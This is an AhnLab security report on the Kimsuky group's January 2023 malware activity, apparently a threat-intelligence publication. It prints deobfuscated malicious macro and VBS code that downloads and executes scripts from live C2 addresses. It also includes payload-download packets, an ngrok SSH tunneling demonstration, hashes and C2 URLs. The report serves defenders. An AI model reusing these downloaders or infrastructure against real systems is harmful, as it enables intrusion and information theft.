TLP: GREEN

January 2023 Threat Trend Report on Kimsuky Group

V1.0

AhnLab Security Emergency response Center (ASEC)

Mar. 16, 2023

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

This report is a work of authorship protected by the Copyright Act. Unauthorized copying or reproduction for profit is strictly prohibited under any circumstances.

Seek permission from AhnLab in advance if you wish to use a part or all of the report.

If you reprint or reproduce the material without the permission of the organization mentioned above, you may be held accountable for criminal or civil liabilities.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-03-16	First version

Contents

⚠ CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky group's activities in January 2023 were not so different from the past, and there were no prominent issues. However, it had been identified that AppleSeed and a tunnel program called ngrok were being distributed on a normal Korean website. The types of Fully Qualified Domain Name (FQDN) were mainly FlowerPower, AppleSeed, and Random Query.[1]

Attack Statistics

Like the 2022 Threat Trend Report on Kimsuky Group published on February 27, the FQDN of the FlowerPower type was the most prevalent, followed by the RandomQuery and AppleSeed. Most FQDNs seem to have not yet been used in attacks.

The targeted industries according to **AhnLab Smart Defense (ASD)**, AhnLab's malware threat analysis and cloud diagnosis system, were mainly universities, and other targets have not been identified.




Figure 1. FQDN statistics by attack type in January 2023 **(Unit: each)**


[1] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=a844cc9d-b341-4f58-870c-b968cc23fc06 (See Type C) (This report supports Korean only for now.)

Major Issues

1) FlowerPower

This type is the same as the one covered in the **2022 Threat Trend Report on Kimsuky Group**[2] and has not gone through any major changes. The FQDNs identified in January do not seem to have been used in actual attacks, and the "r-e.kr" domain was still being used.

It has also been confirmed that files named **[Attachment] Profile Template.doc**, **(Attachment 1) 2022 Internal Evaluation Results by Department(Ranking)_Confidential.doc**, and **Mireya Solis(English).docm** were being tested on a PC that likely belongs to the developer.



```
Private Sub Document_Open()

Set ieoalsdfasfefafawe = CreateObject("Shell.Application")
Dim bmvkdlfdjklfasfw As String
pwoekdsfw = "jfdsk"
pwoekdsfw = Left(pwoekdsfw, 4)
bmvkdlfdjklfasfw = "powershell.exe"
bmvkdlfdjklfasfw = Replace(bmvkdlfdjklfasfw, pwoekdsfw, "")
oeioiwaofsodaf = "[string]$f={(Nwraew-Objwraect "
oeioiwaofsodaf = Replace(oeioiwaofsodaf, pwoekdsfw, "")
bncsaksfefw = "Newrat.WebwraCliwraewrant).Doweilsdjfeng"
bncsaksfefw = Replace(bncsaksfefw, pwoekdsfw, "")
bncmdoeofafe = "('http://wefgp.realma.r-e.kr/so/ok.txt')"
```

Figure 2. A portion of the macro code (deobfuscated)

[2] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6


2) RandomQuery

This is an Infostealer type that begins with a macro embedded in a Word document that connects to the C2, downloads an additional script, and collects various pieces of information.

It was named "RandomQuery" because it was found to transmit random values such as "query=1", "query=6", "query=60", and "query=100" as arguments when connecting to the C2.[3]

Analysis details on this type had been covered in the Analysis Report on Malware Distributed by Kimsuky Group[4] shared on October 7, 2022, and its content is the same as before.

A total of six URLs were identified, and out of these, four normal websites were found to be used as distribution platforms.



```
On Error Resume Next
Sub SetIEState()
    Const hk = &H80000001
    regdir = "Software\Microsoft\Internet Explorer\Main"
    With GetObject("winmgmts:\root\default:StdRegProv")
        .SetStringValue hk, regdir, "Check_Associations", "no"
        .SetDwordValue  hk, regdir, "DisableFirstRunCustomize", 1
        .SetDwordValue  hk, "Software\Microsoft\Edge\IEToEdge", "
            RedirectionMode", 0
    End With
End Sub
SetIEState
ui = "ddim.co.kr/gnuboard4/adm/cmg/upload"
With CreateObject("InternetExplorer.Application"):.Navigate "http://"
    & ui & "/list.php?query=1":Do while .busy:WScript.Sleep 100:Loop:
    bt=.Document.Body.InnerText:.Quit:End With:Execute(bt)
```

Figure 3. A portion of the additional script code

[3] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=a844cc9d-b341-4f58-870c-b968cc23fc06 (Same as Type C) (This report supports Korean only for now.)


[4] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=5a12d8f9-a06c-4e91-859d-7954d78c332e (This report supports Korean only for now.)

3) AppleSeed & Ngrok

While the initial distribution method could not be identified, it had been confirmed that AppleSeed was being distributed from a normal website in Korea.

The file in question is AppleSeed Dropper. When executed, it drops AppleSeed into a certain directory and adds it to the registry to maintain persistence.


Afterward, it executes AppleSeed with the given argument value and attempts communication with the C2.



```
GET /bbs/data/aaa.dat HTTP/1.1
Host: bontemuseum.com
Connection: keep-alive
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: [redacted] (KHTML, like
Gecko) [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ko;q=0.8

HTTP/1.1 200 OK
Date: [redacted] GMT
Server: [redacted]
Last-Modified: [redacted] GMT
ETag: "1[redacted]0"
Accept-Ranges: bytes
Content-Length: 914944
Connection: close
Content-Type: text/plain

MZx....................@..................................x........
.!..L.!This program cannot be run in DOS mode.$..PE..d.
..G.c.........."
...............p.....................................................`............
..........................8...n.......
```


Figure 4. AppleSeed download packet

It has also been identified that a program called ngrok[5] was being distributed from the same domain. ngrok is a tunneling program that allows external access to a local computer.



```
GET /bbs/data/cafe/svchost.dat HTTP/1.1
Host: bontemuseum.com
Connection: keep-alive
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: [redacted] (KHTML, like Gecko)
[redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ko;q=0.8

HTTP/1.1 200 OK
Date: [redacted] GMT
Server: [redacted]
Last-Modified: [redacted] GMT
ETag: "1[redacted]0"
Accept-Ranges: bytes
Content-Length: 21778344
Connection: close
Content-Type: text/plain

MZ......................@............................................          .!..L.!This
program cannot be run in DOS mode.

$.......PE..d.........L.......".................
.........@..............................S.....V.L...`...
...............................................P.......S..............L..!....P...........
```

Figure 5. ngrok download packet




```
C:₩>svchost.dat
NAME:
  ngrok - tunnel local ports to public URLs and inspect traffic

USAGE:
  ngrok [command] [flags]

DESCRIPTION:
  ngrok exposes local networked services behinds NATs and firewalls to the
  public internet over a secure tunnel. Share local websites, build/test
  webhook consumers and self-host personal services.
  Detailed help for each command is available with 'ngrok help <command>'.
  Open http://localhost:4040 for ngrok's web interface to inspect traffic.

Author:
  ngrok - <support@ngrok.com>

TERMS OF SERVICE: https://ngrok.com/tos

EXAMPLES:
  ngrok http 80                        # secure public URL for port 80 web server
  ngrok http --subdomain=baz 8080      # port 8080 available at baz.ngrok.io
  ngrok http foo.dev:80                # tunnel to host:port instead of localhost
  ngrok http https://localhost         # expose a local https server
  ngrok tcp 22                         # tunnel arbitrary TCP traffic to port 22
  ngrok tls --hostname=foo.com 443     # TLS traffic for foo.com to port 443
  ngrok start foo bar baz              # start tunnels from the configuration file
```

Figure 6. ngrok help file

[5] https://ngrok.com/


As shown in the images below, it allows internal SSH connection via forwarding and also allows forwarding for other protocols and directories, leaving the potential to be exploited in attacks.



```
AhnLab@[redacted]: ~

AhnLab@[redacted]:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.12  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 [redacted]  prefixlen 64  scopeid 0x20<link>
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 15994  bytes 22952985 (22.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5220  bytes 453521 (453.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
AhnLab@[redacted]: ~

ngrok                                                      (Ctrl+C to quit)

Announcing ngrok-go: The ngrok agent as a Go library: https://ngrok.com/go

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.2.1, Ctrl-U to update)
Version                       3.1.1
Region                        Japan (jp)
Latency                       -
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.jp.ngrok.io:11768 -> localhost:22

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Figure 7. Configuration via ngrok



```
AhnLab@[redacted]: ~

login as: AhnLab
AhnLab@0.tcp.jp.ngrok.io's password:
Welcome to Ubuntu [redacted]

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

31 updates can be applied immediately.
29 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '[redacted]' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: [redacted] from 127.0.0.1
AhnLab@[redacted]:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.12  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 [redacted]  prefixlen 64  scopeid 0x20<link>
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 17232  bytes 23101346 (23.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7120  bytes 745838 (745.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 8. An example of a successful SSH connection

AhnLab Response Overview

The aliases and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already diagnosed related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Downloader/DOC.Kimsuky (2023.02.07.00)

Downloader/VBS.Generic (2023.02.02.03)

Infostealer/PS.Agent.SC186081 (2023.02.04.00)

Trojan/PowerShell.Agent.SC186245 (2023.02.09.00)

Trojan/PowerShell.KeyLogger.SC186656 (2023.03.02.03)

Trojan/VBS.DOWNLOADER.SC186643 (2023.03.01.00)

Trojan/VBS.DOWNLOADER.SC186654 (2023.03.02.03)

Trojan/VBS.DOWNLOADER.SC186655 (2023.03.03.00)

Trojan/Win.LightShell.R555894 (2023.02.02.03)

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some unverified cases because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. File names of some malware or tools may be the same as those of normal files.

```
[Attachment] Profile Template_kinu2022.doc
2022 Internal Evaluation Results by Department(Ranking)_Confidential_parkinss.doc
init.dotm
mireya solis(English).docm
ServiceUpdate.dll
state.docx
```

File Hashes (MD5)

The MD5 of the related files are as follows. However, sensitive samples may have been excluded.

```
FlowerPower
4515F6EDDB8A468DC0F6CD4FF80BB6FD
8EB37F0AF1D105E1F43ED375F2569E24
FCC7FE5918AE8F43D3010F1F9B311AC8
3AE31AB46D3434D7507BBF036898A176
FCC7FE5918AE8F43D3010F1F9B311AC8
DDB43589DC1C7D426EB7A4E1A917CA65
D2B195BDCC2BDFA4FD63BD09D9BAA9AC
AE81A8318034E4505D64B468824B86D0
AD9D7E46B58EEBAC8F6718DEF5CBE375
C8392FF45D3FEFC9A6A0E01620BC8BBA
AFC1C3B744C9114613267B990F32FC1D
82897D39C35DDD6D5968AF6D8B6E9A7F
6A57BF5B1E88577ABAEE0E10233FB231

AppleSeed
1DD0A6F542F04A8B5B82C1388CF5F9F8
```

```
CD0753F2FFA3508B04BE18888DC951CC
A7DC1125738BF06B3986E34D7BA80C2D

RandomQuery
873B2B0656EE9F6912390B5ABC32B276
8F84F4BF38C8453A7E819DCD444A9ED3
B6BAAAADD72085F41E60E6BEAEDCF116
E17B91341EA079D23E9703E55D37DD44
3CDF9F829ED03E1AC17B72B636D84D0B
BD5E8E8F4F22CCB7ABED75806E7E2B3E
0889C1DCCBB454549EF88FF5F08FBB4F
A0C8D12D8A66FA007865F32135DEAD0B
9F560C90B7BA6F02233094ED03D9272E
```

Related Domains, URLs, and IP Addresses

The download and C2 addresses used are as follows. http was changed to hxxp, and sensitive information may have been excluded.

```
beta2.getenjoyment.net
cetrasocus.000webhostapp.com
cineh.realma.r-e.kr
djchoi.realma.r-e.kr
ielsd.myartsonline.com
jckim.realma.r-e.kr
lakel.realma.r-e.kr
pjndy.realma.r-e.kr
profn.realma.r-e.kr
ssuccesfull.myartsonline.com
wefgp.realma.r-e.kr
http://shshlawfirm.com/gnuboard4/bbs/img/upload/list.php?query=[RandomNumber]
http://shshlawfirm.com/gnuboard4/bbs/img/upload/lib.php?idx=[RandomNumber]
http://lifehelper.kr/gnuboard4/bbs/img/upload1/list.php?query=[RandomNumber]
http://lifehelper.kr/gnuboard4/bbs/img/upload1/lib.php?idx=[RandomNumber]
http://ddim.co.kr/gnuboard4/adm/cmg/upload/list.php?query=[RandomNumber]
http://ddim.co.kr/gnuboard4/adm/cmg/upload/lib.php?idx=[RandomNumber]
http://gdtech.kr/gnuboard4/adm/cmg/upload/list.php?query=[RandomNumber]
